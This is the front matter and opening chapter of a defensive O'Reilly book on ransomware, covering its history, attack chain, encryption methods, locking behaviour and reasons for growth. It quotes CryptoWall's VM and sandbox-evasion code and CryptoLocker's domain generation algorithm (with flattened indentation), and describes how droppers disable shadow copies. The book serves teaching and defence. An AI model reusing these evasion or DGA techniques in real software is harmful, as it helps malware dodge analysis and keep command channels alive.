Ransomware

Defending Against Digital Extortion

Allan Liska and Timothy Gallo

O'REILLY®

Ransomware
by Allan Liska and Timothy Gallo

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

November 2016: First Edition

Revision History for the First Edition
2016-11-18: First Release

See *http://oreilly.com/catalog/errata.csp?isbn=9781491967881* for release details.

978-1-491-96788-1

[LSI]

Contents

Preface

Tim and I have been in this industry a long time, in fact, we are at the point in our careers where we have been doing this longer than some of the people we work with have been on this planet. A lot has changed over that time, but one thing has remained constant: O'Reilly books. Books like *DNS and BIND* and *Learning Perl* still sit on our bookshelves, well-worn with heavily marked-up pages. So when we found out that O'Reilly wanted to publish this book we were thrilled, then a little scared. After all, this is O'Reilly—it has to be right.

We hope this book lives up to the reputation that all of the O'Reilly authors have fostered over the last 40 years and that it will become as indispensable to our readers as other O'Reilly books have been to us.

We do want to share a couple of quick notes before you get started. The first is that unless you buy this book the day it is released and get hit by ransomware the next day, a lot of the specifics about various ransomware families mentioned will be outdated. This book is not designed to keep you updated on minute changes in ransomware behavior, instead, it is designed to be a guide for building a strategy to protect you, your family, or the organization you are defending. Use the information to understand the tactics and techniques of ransomware authors and then to take steps to prevent those techniques from being effective.

Secondly, we really want to hear from you. We hope to be able to publish multiple editions of this book until ransomware is no longer a threat. If there are things you like, and especially if there are things you don't, please email us and let us know: *allan@allan.org* and *timjgallo.ransomware@gmail.com*. Thank you.

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic
: Indicates new terms, URLs, email addresses, filenames, and file extensions.

`Constant width`
: Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

`Constant width bold`
: Shows commands or other text that should be typed literally by the user.

`Constant width italic`
: Shows text that should be replaced with user-supplied values or by values determined by context.

This element signifies a tip or suggestion.

This element signifies a general note.

This element indicates a warning or caution.

Using Code Examples

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*Ransomware* by Allan Liska and Timothy Gallo (O'Reilly). Copyright 2017 Allan Liska and Timothy Gallo, 978-1-491-96788-1."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

O'Reilly Safari

Safari (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.

Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including O'Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.

For more information, please visit *http://oreilly.com/safari*.

How to Contact Us

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
800-998-9938 (in the United States or Canada)
707-829-0515 (international or local)
707-829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at *http://bit.ly/ransomware-oreilly*.

To comment or ask technical questions about this book, send email to *bookquestions@oreilly.com*.

For more information about our books, courses, conferences, and news, see our website at *http://www.oreilly.com*.

Find us on Facebook: *http://facebook.com/oreilly*

Follow us on Twitter: *http://twitter.com/oreillymedia*

Watch us on YouTube: *http://www.youtube.com/oreillymedia*

PART I

Understanding Ransomware

This book is split up into three main sections, each covering a specific area of the overall ransomware threat.

In Part I of this book (Chapters 1, 2, and 3) we provide information about understanding ransomware. What is it? Where did it come from? Should you pay the ransom? We also cover the operators of various ransomware families, who they are targeting, and what they are doing to increase their returns.

CHAPTER 1

Introduction to Ransomware

Ransomware is a blanket term used to describe a class of malware that is used to digitally extort victims into payment of a specific fee. In this book we want to give you a high-level introduction to the concept of ransomware and then dig deeply into the methods you would take to protect yourself from this scourge. In this first chapter we will cover a bit of the history of ransomware as well as give an overview of the ransomware attack chain.

At its heart, this form of digital extortion can be broken down into two major types, and then subdivided based on the families they represent. The two major forms of ransomware are those that encrypt, obfuscate, or deny access to files, and those that restrict access or lock users out of the systems themselves. These threats are not limited to any particular geography or operating system, and can take action on any number of devices. Everything from your Android devices, iOS systems, or Windows systems all are at risk of this type of exploitation via ransomware. Depending on the target, the method of compromise of the device may be different, and the final actions taken would be limited by the device capability itself, but there are also recognizable patterns that many extortionists follow.

Ransomware's Checkered Past

Historically, ransomware dates back to an original piece of malicious code, known as AIDS, written in 1989 by Joseph Popp. That original malicious code would replace AUTOEXEC.BAT on infected systems, and would allow for 90 reboots of the system prior to hiding all of the directories and claiming to encrypt the files themselves. However, upon further analysis it was found that only the filenames themselves were scrambled using basic symmetric key cryptography that was ultimately defeated and removed via programs known as AIDSOUT and CLEARAID. More information on

the original AIDS trojan can be found in Jim Bates' work on the subject published in the *Virus Bulletin*.[1]

A Note on Academia

The analysis by Jim was the first foray into a subject known as *cryptovirology*. This area of study is incredibly fascinating insomuch that it focuses on the use of cryptography to design malcode. This topic is one that will constantly need researchers who are experts in mathematics, code, and system vulnerabilities to keep up with attackers. There have been a great number of courses, seminars, and texts on this topic over the years.

The method of payment that most digital extortionists request today is cryptocurrency, typically Bitcoin, but this is not the only payment method requested. A number of prepaid voucher services like MoneyPak, Ukash, or PaySafe are also used by criminals.

Ransomware really went out of fashion in the late '90s and didn't begin to return to prominence until 2005. The availability of more complex encryption schemes, along with more available system-side computing power, helped usher in this new era of ransomware, which has continued to accelerate. As of 2016, it is considered one of the most prevalent forms of attack against computer systems, requiring limited exposure to vulnerabilities and minimal reconnaissance on target. One of the more familiar variants, CryptoWall (currently defunct), was estimated to have accrued $18,000,000 by the middle of June 2015. Figure 1-1 shows a screen shot of one of the more recent CrytpoWall payment screens.

1 Jim Bates' write-up on AIDS trojan.



Figure 1-1. Sample of a CryptoWall payment screen

Anatomy of a Ransomware Attack

Now that the history lesson is over, let's talk about how ransomware attacks are executed. Figure 1-2 shows the basic anatomy of a ransomware attack.



Figure 1-2. Anatomy of a ransomware attack

Deployment

Phase one of a ransomware attack is the installation of the components that are used to infect, encrypt, or lock the system.

There are a few different methods by which the original files that are used as part of the attack are downloaded to the system:

Drive-by download
: Occurs when a system automatically downloads a piece of malware or spyware without the end user's knowledge.

Strategic web compromise
: (A subset of a drive-by download most often used when a particular target or target demographic has been chosen.) Strategic web compromises are also called *watering-hole attacks*. These rely on strategic reconaissaince of the end users, and are often reserved for more specific targeted attacks.

Phishing emails
: May be widespread, untargeted spam or specially crafted to your organization or industry. These emails may include attachments or provide links to malicious websites.

Exploiting vulnerabilities in Internet-accessible systems
: In this case scanning networks, or blatantly scouring the Internet looking for exploitable vulnerabilities, vs. user initiated actions, like the preceding methods.

Each of the above methods has specific methods to defend against them, though the first three of the four require some form of user interaction and rely on an end user to interact with and or enable the downloader. The fourth method, exploitation of vulnerabilities, is much more methodical and is done as part of a larger attack against a whole organization. If strategic web compromises are the older method used for targeted attacks, vulnerability exploitation is the more modern method for large-scale, targeted attacks.

To prevent drive-by downloaders and strategic web compromises, using browser protection is a good start; but because these threats are constantly morphing, you will need something that doesn't solely rely on file signatures. This is where *edge sandboxing* and *bare-metal detonation* come into play.

What Are These Techniques?

Edge sandboxing is when the border ingress and egress systems take any files traversing them and place them into a virtual environment for execution. This creates a "sandbox," or safe virtual environment, for any potential malware to execute and perform its malicious intent. However, this is not always effective because more complicated forms of the malicious code can recognize when it is loaded onto an virtual sandbox and choose to not execute, thereby avoiding detection. This is where another strategy is useful.

In bare-metal detonation, instead of having virtual machines available as the sandbox environment, you have actual physical machines where files get sent to execute. This is obviously much more resource intensive, as it requires you to have available a number of physical systems in a variety of operating systems and architectural configurations. Many companies leverage a third-party security company to do something like this on their behalf. Security companies will often have you leverage their proxy services or their email hygiene services, which will grab all files downloaded, as well as all file attachments. These companies will then execute these files in their data centers on both virtual and physical machines to determine whether they are malicious or not prior to forwarding them on to your end users.

For phishing emails, again, the best place to start is at the border, scanning all inbound attachments and executing them in some form of virtual or bare-metal sandbox before they reach the end user, where additional end-user protection products should check these files again prior to allowing them to be opened. In addition to scanning for maliciousness you could also scan files to see if they've been opened before and track links within the emails.

Installation

Once a malicious payload has been delivered to the victim system, the infection begins. The infection is delivered in a variety of ways, no matter what the target system is. One method of installation would actually use the *download dropper methodology*, where the first file is a small piece of code designed to evade detection and communicate with extortionist's command-and-control channels. The executable would then receive commands to download the ransomware itself for infection on the compromised system. Once it has landed on the system, the ransomware application will install itself on the system. In the case of a Windows system, it will set keys in the Windows registry that will ensure the malcode starts up every time with the computer. For other systems, it will either take advantage of insecure app stores (typically for Android devices) or stolen or valid application development certificates for iOS. The installation of the ransomware is really where the adversary begins to take hold. Oftentimes, the components are broken down into a variety of scripts, processes, batch files, and other tools in order to avoid detection by signature-based AV scanners.

Jailbreak!

While mobile devices are not a significant target for ransomware, they represent the largest growth area in end-user technologies, and thus we expect to see increases in those devices as targets. However, you should keep in mind that many of your end users (and possibly you as well) have had to jailbreak their phones to side-load unapproved applications. This significantly increases your risk, as you are no longer under the protection of the walled gardens set up by many of the smartphone manufacturers.

In a targeted attack, the installation, obfuscation, code-packing, and exploitation techniques may be more nefarious in an attempt to maximize the ransom. Ransomware would use this initial installation to slowly spread throughout the affected network, installing itself on any number of systems and opening file shares that will then be simultaneously encrypted when instructions are sent in the next phase.

The installation process can be complicated. In many cases, the effective modern variants of cryptoransomware first will leverage some form of macro virus or exploited

PDF to get onto the system; they also have been known to use WSF, Java, and Adobe Flash. Once the malware has been downloaded to the system, it will execute its embedded code and then begin to analyze the system to determine if it is on a real machine or in a virtual sandbox as shown in Figure 1-3.[2] This is the first-stage dropper.

```
bool CheckVms() {
    BOOL bRetVal = FALSE;                       // Win32 API returned value
    PROCESSENTRY32 procEntry =  { sizeof(PROCESSENTRY32)};          // Current process descriptor
    bool bVmFound = false;                      // TRUE if I have found the VM
    HANDLE hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

    bRetVal = Process32First(hProcSnap, &procEntry);
    // Skip first process
    while (Process32Next(hProcSnap, &procEntry)) {
        // Get process executable name
        LPTSTR execName = procEntry.szExeFile;

        if (_wcsicmp(execName, L"VBoxService.exe") == 0 ||
            _wcsicmp(execName, L"vmtoolsd.exe") == 0) {
            // Found VMWare or VirtualBox services
            bVmFound = true;
            break;
        }

        // Search in target process modules
        MODULEENTRY32 dllEntry = { sizeof(MODULEENTRY32)};          // Current DLL module descriptor
        HANDLE hDllsSnap = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, procEntry.th32ProcessID);
        bRetVal = Module32First(hDllsSnap, &dllEntry);

        // Skip first module
        while (Module32Next(hDllsSnap, &dllEntry)) {
            if (_wcsicmp(dllEntry.szModule, L"sbieDll.dll") == 0) {
                // Found Sandboxie dll
                bVmFound = true;
                break;
            }
        }
        if (hDllsSnap != INVALID_HANDLE_VALUE)
            CloseHandle(hDllsSnap);

            // If I found the VM process exit
        if (bVmFound) break;
    }
    return bVmFound;
}
```

Figure 1-3. Virtual machine check code from CryptoWall2

A second stage then begins if the ransomware determines that it is in a machine worth infecting. If it is, the second process begins, often disguised as a standard Windows process. It is at this point that the malware will make itself more unique, often using an MD5 hash of the computer name or some other unique identifier like a Mac address to ensure the extortionist knows which machine has been compromised.

Then the stage-two dropper may now also run a series of scripts to ensure any native Windows protections are disabled, which could include turning off shadow copy fea-

2 Andrea Allievi and Earl Carter's work on CryptoWall is extensive.

tures on files and volumes, turning off system recovery features using something like BCDEdit, and finally killing any anti-malware software and logging functions on the system.

After that, the next phase will occur. Once the ransomware has established itself in a common Windows process like *svchost.exe*, it will begin the command-and-control phase.

Command-and-Control

All actions require some form of command-and-control systems to effectively determine the next actions to take. This is the same in traditional warfare as it is in cyberspace; therefore, ransomware requires some form of communication channel to be established to ensure these communications can occur. Think about it this way: without receiving orders, it is possible you could have a piece of ransomware on your computer right now lying dormant, waiting for orders.

In a ransomware attack, once the malicious code is deployed and installed, it will begin to reach out to its command servers, looking for instructions. These instructions will be any number of specific requests. They include everything from identifying the types of files they should target for encryption, how long they should wait to begin the process, and whether they should continue to spread prior to beginning the process. In some ransomware variants, they will also report back a significant volume of system information, including IP address, domain name, operating system, installed browsers, and anti-malware products. This information could help a criminal organization determine not only who they have infected, but also if they managed to hit a high-value target, thereby suggesting this compromise be used for more nefarious purposes than a simple ransomware infection.

Command-and-control channels vary with the different variants and families of malware. In some cases, these can be as simple as web-based communications leveraging an unencrypted HTTP protocol to complicated systems that leverage embedded TOR services to connect. The more complex systems like TOR make it even more difficult to trace the exact location of the criminals participating in the extortion, and indeed some of the ransomware variants actually install TOR clients on end-points to ensure they have secure communications.[3]

Handshake and key exchange

In virtually all cases of ransomware, the malicious code that has been deployed on the victim system is a client, and the command-and-control server operated by the crimi-

3 Lucian Constantin, "Stealthy ransomware 'Critroni' uses Tor, could replace Cryptolocker," *IDG News Service*, PC World, July 21, 2014.

nal adversary is exactly that, a server. The client that has been placed on your system will ensure it is communicating with the correct bad guy's server through a prearranged handshake protocol. This handshake protocol is different for every *ransomware family*, which is a collection of ransomware that acts in a similar manner and often funded by the same criminal organization. However, at its core, it is how criminals identify the variant of the malware executed, as well as the system that they have infected. The identification and validation process is used to confirm that the system indeed has been infected and that it is not part of a larger sting operation being run by international law enforcement or security companies. In some cases, like with the CryLocker ransomware, this is done using a unique method, sending everything packaged as a portable network graphics (PNG) file to an album on a legitimate website, in this case, Imgur. Once the client and server have agreed that they are indeed a prearranged working pair, the next step is the key generation and exchange. Depending on the complexity of the ransomware, this could be anything from a poorly executed simple symmetric key cypher to a complex RSA 4,096-bit encryption algorithm. The key exchange occurs, and the private key is held on the criminal servers while the public key is delivered to the encrypting component of the malcode that has installed on the victim system. In some instances you may get lucky, as some of the less complex ransomware variants do not generate a unique key every time, and the use of public decryptors could reverse the encryption, but this has become less common.

Destruction

At this point the key that will be used to render the files on the system locked or encrypted is now active and ready for use by the malware on the victim device. All the files that have been identified by the command-and-control processes will begin to be encrypted by the malcode. This could include anything from all forms of Microsoft Office documents to JPGs, GIFs, and any number of other file types. Some variants not only encrypt the files, but also the filenames, making it even more difficult for you to know how far the attackers have gotten and which files you have lost.

Extortion

After the files have been encrypted, the victims are shown a screen that tells them how they have been compromised. Extortionists use any number of methods to enforce payment. Some ransomware variants will allow you to decrypt one file for free to prove that there is a key to your system. Other variants have escalating payments, where the price you will need to pay before the key is deleted increases with time. The typical cost for unlocking a system is between $300 and $500 worth of bitcoins, but some of the variants targeting corporations have costs that reach into the tens of thousands of dollars. Some of the more recent variants actually delete files in order to up the ante and scare you into more paying the ransom more quickly. If you

pay, there is no guarantee that the key they provide to you will decrypt your files. Additionally, there is no guarantee that the ransomware itself will be removed. In fact, savvy adversaries would use the speed by which you would pay the initial ransom along with any additional information discovered by the malware within the network itself to determine what their next targets within your network should be, which could include backups, network attached storage, or other operational systems that are key to your business operations. They then will use an increased and accelerated ransom to keep you paying.

Should I Pay the Ransom?

So, to be honest, I wanted to say "NO" in 350-point bold font. However, that is really an overly simple answer. It is possible that you have files that you simply cannot live without on the encrypted system, you haven't backed up those files, and you have no method of recreating them—or if human lives are immediately on the line, then you may consider payment. Another thing to make note of is the fact that ransomware authors tend to know their target demographic and choose price points that are appropriately low to encourage payment, and this pricing would be roughly comparative to the costs of data restoration. If you follow the directions we have provided in this book, you should never find yourself in a position where you would have to consider paying the ransom.

Destruction Phase

The destruction phase requires a closer look. The destruction phase, as mentioned previously, could be to deny access to the system or to encrypt the files.

File Encryption

The crypto ransomware that we see today uses advanced algorithms to encrypt files on your device or network and comes in two basic flavors: *symmetric key* and *asymmetric key* encryption. For the extortionist, each method has distinct advantages and disadvantages. Some of the more complex variants take advantage of both encryption types to overcome the weaknesses of the other.

How Do They Choose What to Encrypt?

Each ransomware variant makes some choices in what files it will encrypt. This can be as simple as performing a search for all files of a particular type on the device to more complicated processes that evaluate the overall entropy of a file in its prior shadow versions, or even systems that leverage the number of times a file was recently accessed. In the first case, if you have any mapped network drives, those too will end up being searched for and encrypted. In the latter case, aggressive backup regimens and antivirus scanning could actually point the ransomware to files that should be targeted.

Symmetric Key Encryption

Malware that uses symmetric key encryption often uses the device itself to generate the key that is leveraged in the encryption process. The use of symmetric key encryption ensures that fewer system resources are used while the malware is encrypting the files. This minimization of performance overhead by the ransomware not only helps reduce detection chances by process monitoring software, but effectively uses the CPU resources of the infected system. Using a small key generated on the device can minimize performance overhead and maximize the volume of files you are encrypting, leveraging the system's own CPU against it. Another advantage of using symmetric key encryption is that a unique key is generated for every system that is infected, and thus ransomware extortionists can determine which deployments have been successful and which have not been. Additionally, this allows the encryption process to happen on- or offline. This then requires the computer to get back online and send the key to the adversary so they can begin the ransom clock. The key used for encryption is removed form the device and returned to the extortionist. This is done so that they can hold this key to receive their ransom. In order to do this, the ransomware must wait for the computer to get back online. Once it establishes an Internet connection, and the key is transmitted to the criminal, the clock will typically begin.

A major disadvantage of symmetric key encryption is that is can be defeated. It is possible for a user to pull the key from active memory and use this to decrypt the files on the system while it is offline. This means if you have been hit by a variant of malware that uses symmetric key encryption, it is entirely possible for you to decrypt the files yourself.

In order to do this you must first access the volatile memory of the system performing the encryption. This can be done using any number of tools. Traditionally forensics tools would be used to gain direct access to the RAM. One such tool is msramdump, this is a Linux system on a bootable USB that takes advantage of the fact that the DRAM in most systems is still live for anywhere from a few seconds to a few minutes after power loss, so long as you have ECC turned off (often known in BIOS as "quick boot mode"). You would insert the USB into the affected system,

reboot the computer, and dump the RAM to the stick. These are known as "cold boot attacks." Once you have acquired this memory, you can use a tool like Volatility to access the memory dump and begin to search for key-sized message blocks, which, although slow, would be effective at finding your keys unless they have been fragmented.

Using Volatility

To get started, you should become familiar with a few Volatility commands including `malfind`, `yarascan`, `svcscan`, and `ldrmodules`. The Python commands to engage these are:

```
python vol.py -f zeus.vmem malfind -p 1724 Volatile Systems
Volatility Framework 2.1_alpha
```

Additionally, there are a number of resources where you can get sample memory files to analyze.

You would also use these tools to look for software artifacts that would identify the system of encryption used, which would help you find the keys necessary to decrypt your files. However, pure symmetric key encryption techniques are rarely used anymore due to the ability of end users to circumvent the ransom using the techniques described.[4] Volatility is a tool for exacting any number of informational datasets from the code. It can be used with other types of encryption leveraging its more expansive command set.

Asymmetric key encryption

In this method, the attacker would have a public and private key that are used in the encryption process. The public key is used on the infected system to encrypt the files, and the private key is used to decrypt the files. These key pairs make it impossible to use memory forensics to decrypt the files. Instead, you have to rely on brute-force attacks, weaknesses in the encryption algorithms, paying the ransom, or being prepared for the possibility of this kind of attack in the first place. For asymmetric key ransomware there again are two major types of asymmetric encryption: *embedded public key* and *downloaded public key*.

4 More information on how to use msramdump for extracting DRAM.

Attacker Errors

It is worth noting that all humans are fallible, and thus just like all applications created by an organization, a piece of ransomware itself may have vulnerabilities within its own code. One of the more common occurrences of ransomware author failure is unintentionally including the private key for the malware within the code itself. This makes decryption a somewhat trivial exercise in extracting the private key from the malcode and decrypting the files, much to the chagrin of the criminal.

In ransomware that leverages an embedded public key, the methodology is fairly straightforward and can be initiated whether the computer is online or not. The disadvantage of this technique is that a new public key must be genereated for each attack.

For ransomware that uses a downloaded public key, the encryption process cannot begin until the computer is back online and able to communicate with the attacker's server to get the public key. The advantage here is that the attacker can leverage different keys pairs for each infection.

Another major advantage of the asymmetric encryption method is that it uses much larger primes in its encryption algorithm, starting at 2,048 bit and higher.

How Is It Used?

While we have discussed asymmetric and symmetric key encryption separately here, in most modern variants of cryptoransomware, both types of encryption are used simultaneously to take advantage of the strengths of each method. For example, CryptoDefense uses AES encryption (symmetric key) to manually encrypt the files it is targeting on the infected machines; and then after the encryption is complete, it stores the key locally and encrypts it using a downloaded RSA public key of 2,048 bits. Then after paying the ransom, the end user is given access to the private key that decrypts the locally stored AES key and enables the user to decrypt their files.

System or Browser Locking

The other method used during the destruction phase is system or browser locking. Instead of physically encrypting the files on the infected system, this type of ransomware makes the infected device or some applications on the device unusable.

For example, the Windows ransomware locker displays a full-screen window that covers the user's entire desktop. Different variants create this window in different ways, but all of them will limit the user to just this one window. Some of the more complex types of locking ransomware monitor the system's desktop via a background

thread to ensure that it is the only window active. The contents of the windows in locker ransomware are usually location dependant and downloaded as part of the presentation process to ensure that they serve localized content to the victim, as shown in Figures 1-4 and 1-5.

Figure 1-4. Locally served content based on IP geolocation

Figure 1-5. Ransomware served to victims in Australia

Once a system has been locked, the ransomware will do any number of things to ensure it maintains persistence on the device, including sending shutdown signals to other processes, issuing kill commands to processes that would be used to end the ransomware executable, and generating a virtual desktop to ensure the end user is unable to break out of the virtual desktops created by the ransomware.

Most browser-locking ransomware is cross-platform. Given that most browser-locking ransomware is client-side, it will be served up by malicious web pages that use JavaScript to pop-up windows on victims' computers every time they try to close the browser or navigate away from the infected website.

For devices like mobile tablets or phones, the process is similar. An activity window is created by the malware, and the malware regularly checks to ensure that the activity window is displayed. By making these checks in the timespan of milliseconds, it would appear to the human eye that the message is being continuously displayed, not merely restarted. More sophisticated variants will also use the camera on the phone to snap a picture as part of the lock screen as you can see in Figure 1-6.

Figure 1-6. An Android SIM lock screen (notice the device owner's picture)

The Rapid Growth of Ransomware

Although ransomware has gained attention in the last few years, it has been around since the mid-2000s. Why has it become so big now?

To answer that question, we have to look at the results it has achieved. If you think about the success of criminal organizations initially using spam and phishing campaigns to target anybody with misleading applications or fake antivirus (AV) software through today's cryptoransomware, it's easy to see that success begets success—when one group sees how much money another is making, it will find a way to do it, too. It is the free market at work in the most anarcho-capitalistic way possible. In fact, markets have arisen that allow for the sale of high-end mature ransomware, thus lowering the barriers to entry for criminal organizations into this lucrative criminal enterprise.

When you have a highly successful form of attack that relies on a combination of human error and technical strength, criminals will figure out a way to use it to make money. The availability of multiple methods to pack the ransomware, to encrypt the systems quickly and quietly whether online or offline, and the ease of hiding one's tracks when accepting payment have all led rise to the use of ransomware for digital extortion. Additionally, as criminals have realized new methods for deploying and exploiting networked systems, enterprises that need to have access to their data for legal or even life protection reasons are now being targeted. Criminals are no longer settling for 0.5 bitcoins or $100. Instead, they're charging hundreds or thousands of dollars, knowing that in some cases companies will pay to ensure they are not complicit in the death of a patient or the loss of revenue associated with major outages.

Criminals have also recognized that instead of having to fence stolen goods, it is more effective for them to simply extort end users and corporations directly. In this way, they lower their costs and increase their return on investment.

Other Factors

Increased availability of strong crypto

In February of 2016, Bruce Schneir reported that there were over 567 different choices for strong crypto products.[5] This number does not include any open source choices that are considered weak crypto. This increase in availability has made it incredibly easy for criminals to get their hands on these algorithms and use them in their malicious code.

The global availability of cryptocurrency

Bitcoin is the most commonly known cryptocurrency today. Like all crypto currencies, it is a decentralized method of creating currency by which all participants of the currency system maintain a cryptographically encoded ledger of the transactions within the cryptocurrency system. For the most part Bitcoin is a pseudoanonymous cryptocurrency, since it is ultimately possible to follow the blockchain to identify the individuals behind the transaction in many cases. But this isn't a simple process, and a savvy extortionist can quickly extract money from Bitcoin wallets to gain cash for use in common markets before being tracked.

Dynamic DNS

Dynamic DNS services are used to allow a domain to be moved regularly to a new IP address. These services use the time to live (TTL) of the domain to ensure that a computer regularly checks back for the new IP address when attempting to resolve it as

5 Bruce Schneier, "Worldwide Encryption Products Survey," *Schneier on Security*, February 11, 2016.

part of a communication channel. By leveraging any number of dynamic DNS solutions, you can quickly move your infrastructure to another hosting site and minimize the risk of missing out on a piece of ransomware checking in. Because these domain addresses are always resolving to new host IPs, the criminal enterprises can regularly move around the Internet in relative safety, as they will always know their malcode can speak to them, but the authorities will have trouble finding where they have hosted their servers for the last five minutes. Originally these services were used by home or small business users who hosted their own web and mail services in their offices but did not own an IP address that was Internet routable and had their IPs changed regularly by their ISP.

One of the reasons dynamic DNS is so effective is the use of domain generation algorithms, or DGAs, by ransomware. DGAs are components of ransomware code that use a specific predefined method for creating a number of communication channels on the fly. These appear as gibberish and would not be something your average end user would go to, however. Because criminals can set up a number of dynamically created DNS entries and point them to their infrastructure, these domains only need to be available for a brief period and can rotate through a series of IP addresses, keeping criminals relatively safe from detection. This creates problems for law enforcement and security companies to track the criminals. An example of Cryptolocker's original DGA:

```
def generate_domain(year, month, day):
"""Generates a domain name for the given date."""
domain = ""

for i in range(16):
year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17)
month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8)
day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12)
domain += chr(((year ^ month ^ day) % 25) + 97)

return domain
```

Misleading Applications, FakeAV, and Modern CrytpoRansomware

Criminal organizations first started to look to capitalize on malware outside of the traditional stealing of credentials through what some may consider legitimate applications. Oftentimes these misleading applications would pose as antispyware tools or tools for optimizing your systems overall performance. The perpetrators of these misleading applications would claim that they found spyware on your system, that your registry was in disarray, or that you had file and hardware performance issues. They would have you download their applications, "scan" your system for further issues, and then charge you a fee to "resolve" these issues. These fees ranged from $30 to $100, and this often included a license to the downloaded application that did the scanning or enhancement for you. Needless to say, most of these applications didn't

actually do anything, which is not the worst thing that could have happened besides putting you out $100.

